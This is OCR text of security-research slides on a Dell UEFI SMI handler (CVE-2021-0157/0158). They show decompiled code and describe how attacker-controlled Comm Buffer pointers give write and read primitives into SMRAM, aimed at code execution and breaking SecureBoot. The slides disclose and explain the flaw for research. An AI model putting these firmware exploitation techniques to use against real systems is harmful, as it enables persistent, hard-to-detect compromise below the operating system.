
Phase 5 - Resolving SmmIsBufferOutsideSmmValid

IDA View-A | Pseudocode-A | Hex View-1 | Structures


```
1  char __fastcall sub_199C(unsigned __int64 a1, unsigned __int64 a2)
2  {
3    // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]
4
5    if ( a2 > qword_20F8 || a1 > qword_20F8 )
6      return 0;
7    v3 = 0i64;
8    if ( a2 && a1 > qword_20F8 - a2 + 1 )
9      return 0;
10   v4 = 0i64;
11   if ( qword_2238 )
12   {
13     p_CpuStart = &gSmramDescriptor__2218->CpuStart;
14     do...
15   }
16   if ( !byte_20F0 )
17     return 1;
18   v7 = qword_2210;
19   v8 = 0;
20   v9 = qword_2208;
21   if ( !qword_2210 )
22     return 0;
23   do
24   {
```

References
EFI_SMRAM_DESCRIPTOR


Phase 5 - Resolving SmmIsBufferOutsideSmmValid




Phase 5 - Resolving SmmIsBufferOutsideSmmValid



Phase 5 - Resolving SmmIsBufferOutsideSmmValid



Phase 6 - Checking usage



Only xref to SmmIsBufferOutsideSmmValid

Conclusion

- Brick managed to find an SMI handler:
  - That can be invoked from a non-SMM context
  - Operates on attacker-controllable pointers nested within the Communication Buffer
  - But does not leverage *`SmmIsBufferOutsideSmmValid()`* `to sanitize them before use`

- `Likely to be a` **`vulnerability`**

03

Exploiting SMM Vulnerabilties

CVE-2021-0157 & CVE-2021-0158

Exploitation Overview

01 From vulnerability to arbitrary write primitive

02 From write primitive to arbitrary read primitive

03 Developing arbitrary code execution

04 Breaking SecureBoot

Vulnerable function

- Here we are looking at an SMI handler of ***SpiSmmStub*** module from a Dell UEFI BIOS.
- This SMI handler uses the ***PCH_SPI_PROTOCOL*** to read, write and erase the SPI flash.
- Parameters from all the operations come from the Comm Buffer without any validation.
- Writing directly to the flash is possible, but we might break BootGuard.

```
EFI_STATUS ChildSmiHandler(EFI_HANDLE DispatchHandle,void *Context,void *CommBuffer,
{
  /*  ...  */
  operation = *CommBuffer;
  if (operation < 7) {
    if (operation == 6) {
      if (commBufferDataSize < 0xc) {
        return 0;
      }
      status =
           (*gPCH_SPI_PROTOCOL->FlashWriteStatus)
                     (gPCH_SPI_PROTOCOL,*(CommBuffer + 0x10),*(CommBuffer + 0x14));
      goto LAB_800017d5;
    }
    if (operation == 1) {
      if (commBufferDataSize < 0x14) {
        return 0;
      }
      status =
           (*gPCH_SPI_PROTOCOL->FlashRead)
                     (gPCH_SPI_PROTOCOL,*(CommBuffer + 0x10),*(CommBuffer + 0x14),
                      *(CommBuffer + 0x18),*(CommBuffer + 0x1c));
      goto LAB_800017d5;
    }
    if (operation == 2) {
      if (commBufferDataSize < 0x14) {
        return 0;
      }
      status =
           (*gPCH_SPI_PROTOCOL->FlashWrite)
                     (gPCH_SPI_PROTOCOL,*(CommBuffer + 0x10),*(CommBuffer + 0x14),
                      *(CommBuffer + 0x18),*(CommBuffer + 0x1c));
      goto LAB_800017d5;
    }
    if (operation == 3) {
      if (commBufferDataSize < 0xc) {
        return 0;
      }
      status =
           (*gPCH_SPI_PROTOCOL->FlashErase)
                     (gPCH_SPI_PROTOCOL,*(CommBuffer + 0x10),*(CommBuffer + 0x14),
                      *(CommBuffer + 0x18));
      goto LAB_800017d5;
    }
    /*  ...  */
```

Write primitive


- The FlashRead function is used to read a buffer from the flash to memory.
- We can supply any address in the flash and a size and the data from the flash will be written to the Buffer pointer without validating the location.
- It can be used to overwrite SMRAM

```
EFI_STATUS (EFIAPI *PCH_SPI_FLASH_READ) (
  IN     PCH_SPI_PROTOCOL    *This,
  IN     FLASH_REGION_TYPE   FlashRegionType,
  IN     UINT32              Address,
  IN     UINT32              ByteCount,
  OUT    UINT8               *Buffer);
```

Write primitive

- The FlashRead function is used to read a buffer from the flash to memory.
- We can supply any address in the flash and a size and the data from the flash will be written to the Buffer pointer without validating the location.
- It can be used to overwrite SMRAM


```
EFI_STATUS (EFIAPI *PCH_SPI_FLASH_READ) (
  IN     PCH_SPI_PROTOCOL    *This,
  IN     FLASH_REGION_TYPE   FlashRegionType,
  IN     UINT32              Address,
  IN     UINT32              ByteCount,
  OUT    UINT8               *Buffer);
```



Write primitive


We can read a block from the flash to a buffer we have read permission to.

```
EFI_STATUS (EFIAPI *PCH_SPI_FLASH_READ) (
  IN     PCH_SPI_PROTOCOL    *This,
  IN     FLASH_REGION_TYPE   FlashRegionType,
  IN     UINT32              Address,
  IN     UINT32              ByteCount,
  OUT    UINT8               *Buffer);
```



Write primitive

- We can use the flash block to generate a dictionary mapping byte value to flash offsets.
- Now we can use the dictionary to write any value to any memory location.



Read primitive - SMM_CORE_PRIVATE_DATA

- We found a way to get from write to read primitive by registering our own SMI handler.
- SMI handlers are kept in a global linked list in the ***PiSmmCore*** UEFI module.
- The ***PiSmmCore*** base address is exposed to OS, in the same ***SMM_CORE_PRIVATE_DATA*** structure used for issuing the SMIs.


```
typedef struct {
  UINTN                 Signature;
  EFI_HANDLE            SmmIplImageHandle;
  UINTN                 SmramRangeCount;
  EFI_SMRAM_DESCRIPTOR  *SmramRanges;
  EFI_SMM_ENTRY_POINT   SmmEntryPoint;
  BOOLEAN               SmmEntryPointRegistered;
  BOOLEAN               InSmm;
  EFI_SMM_SYSTEM_TABLE2 *Smst;
  VOID                  *CommunicationBuffer;
  UINTN                 BufferSize;
  EFI_STATUS            ReturnStatus;
  EFI_PHYSICAL_ADDRESS  PiSmmCoreImageBase;
  UINT64                PiSmmCoreImageSize;
  EFI_PHYSICAL_ADDRESS  PiSmmCoreEntryPoint;
} SMM_CORE_PRIVATE_DATA;
```

Read primitive - Adding an handler


- The linked list head is a global variable (***mSmiEntryList***) of ***PiSmmCore*** with the fixed offset from the base address.
- We can add our own handler by overwriting the pointer to the first entry.

```
SMI_ENTRY  *
EFIAPI
SmmCoreFindSmiEntry (
  IN EFI_GUID  *HandlerType,
  IN BOOLEAN   Create
  )
{
  LIST_ENTRY  *Link;
  SMI_ENTRY   *Item;
  SMI_ENTRY   *SmiEntry;

  //
